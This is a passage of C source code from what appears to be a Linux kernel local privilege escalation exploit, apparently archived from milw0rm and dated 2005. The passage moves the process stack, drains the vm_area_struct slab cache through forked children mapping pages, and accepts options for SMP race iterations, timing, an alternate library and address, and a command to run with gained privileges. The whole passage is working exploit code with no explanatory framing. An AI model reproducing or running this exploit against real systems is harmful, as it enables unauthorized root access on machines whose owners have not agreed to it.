map\_base = map\_addr = (lib\_addr - PGD\_SIZE) & ~(PGD\_SIZE-1);

printf("\n[+] moved stack %x, task\_size=0x%.8x, map\_base=0x%.8x",

old\_esp, task\_size, map\_base); fflush(stdout);

// check physical mem & prepare

sysinfo(&si);

addr\_min = task\_size + si.totalram;

addr\_min = (addr\_min + PGD\_SIZE - 1) & ~(PGD\_SIZE-1);

addr\_max = addr\_min + si.totalram;

if((unsigned)addr\_max >= 0xffffe000 || (unsigned)addr\_max < (unsigned)addr\_min)

addr\_max = 0xffffd000;

printf("\n[+] vmalloc area 0x%.8x - 0x%.8x", addr\_min, addr\_max);

max\_page = (addr\_max - addr\_min) / PAGE\_SIZE;

pagemap = malloc( max\_page + 32 );

if(!pagemap) fatal("malloc pagemap", 1);

memset(pagemap, 0, max\_page + 32);

// go go

make\_lib();

exploitme();

}

// move stack down #1

void prepare()

{

unsigned p=0;

environ = myenv;

p = sys\_mmap2( 0, STACK\_SIZE, PROT\_READ|PROT\_WRITE,

MAP\_PRIVATE|MAP\_ANONYMOUS, 0, 0 );

if(-1==p) fatal("mmap2 stack", 0);

p += STACK\_SIZE - 64;

\_\_asm\_\_("movl %%esp, %0 \n"

"movl %1, %%esp \n"

: : "m"(old\_esp), "m"(p)

);

prepare\_finish();

}

void chldcnt(int v)

{

ccnt++;

}

// alloc slab objects...

inline void do\_wipe()

{

int \*r, c=0, left=0;

\_\_asm\_\_("movl %%esp, %0" : : "m"(old\_esp) );

old\_esp = (old\_esp - PGD\_SIZE+1) & ~(PGD\_SIZE-1);

old\_esp = map\_base? map\_base : old\_esp;

for(;;) {

if(left<=0)

left = get\_slab\_objs("vm\_area\_struct");

if(left <= SLAB\_THRSH)

break;

left--;

map\_flags ^= PROT\_READ;

old\_esp -= PAGE\_SIZE;

r = (void\*)sys\_mmap2(old\_esp, PAGE\_SIZE, map\_flags,

MAP\_PRIVATE|MAP\_ANONYMOUS|MAP\_FIXED, 0, 0 );

if(MAP\_FAILED == r)

break;

if(c>SLAB\_PER\_CHLD)

break;

if( (c%1024)==0 ) {

if(!c) printf("\n");

printf("\r child %d VMAs %d", val, c);

fflush(stdout);

}

c++;

}

printf("\r child %d VMAs %d", val, c);

fflush(stdout);

kill(getppid(), SIGUSR1);

for(;;) pause();

}

// empty SLAB caches

void wipe\_slab()

{

signal(SIGUSR1, chldcnt);

printf("\n[+] SLAB cleanup"); fflush(stdout);

for(;;) {

ccnt=0;

val++;

cpid = fork();

if(!cpid)

do\_wipe();

while(!ccnt) sys\_sched\_yield();

if( get\_slab\_objs("vm\_area\_struct") <= SLAB\_THRSH )

break;

}

signal(SIGUSR1, SIG\_DFL);

}

void usage(char \*n)

{

printf("\nUsage: %s\t-f forced stop\n", n);

printf("\t\t-s silent mode\n");

printf("\t\t-c command to run\n");

printf("\t\t-n SMP iterations\n");

printf("\t\t-d race delta us\n");

printf("\t\t-w wait time seconds\n");

printf("\t\t-l alternate lib name\n");

printf("\t\t-a alternate addr hex\n");

printf("\n");

\_exit(1);

}

// give -s for forced stop, -b to clean SLAB

int main(int ac, char \*\*av)

{

int r;

while(ac) {

r = getopt(ac, av, "n:l:a:w:c:d:fsh");

if(r<0) break;

switch(r) {

case 'f' :

fstop = 1;

break;

case 's' :

silent = 1;

break;

case 'n' :

smp\_max = atoi(optarg);

break;

case 'd':

if(1!=sscanf(optarg, "%u", &delta\_max) || delta\_max > 100000u )

fatal("bad delta value", 0);

break;

case 'w' :

wtime = atoi(optarg);

if(wtime<0) fatal("bad wait value", 0);

break;

case 'l' :

libname = strdup(optarg);

break;

case 'c' :

shellname = strdup(optarg);

break;

case 'a' :

if(1!=sscanf(optarg, "%x", &map\_base))

fatal("bad addr value", 0);

map\_base &= ~(PGD\_SIZE-1);

break;

case 'h' :

default:

usage(av[0]);

break;

}

}

consume\_pid = fork();

if (consume\_pid == 0)

{

consume\_memory();

pause();

return 0;

}

// basic setup

uid = getuid();

setpgrp();

wipe\_slab();

prepare();

return 0;

}

// milw0rm.com [2005-01-27]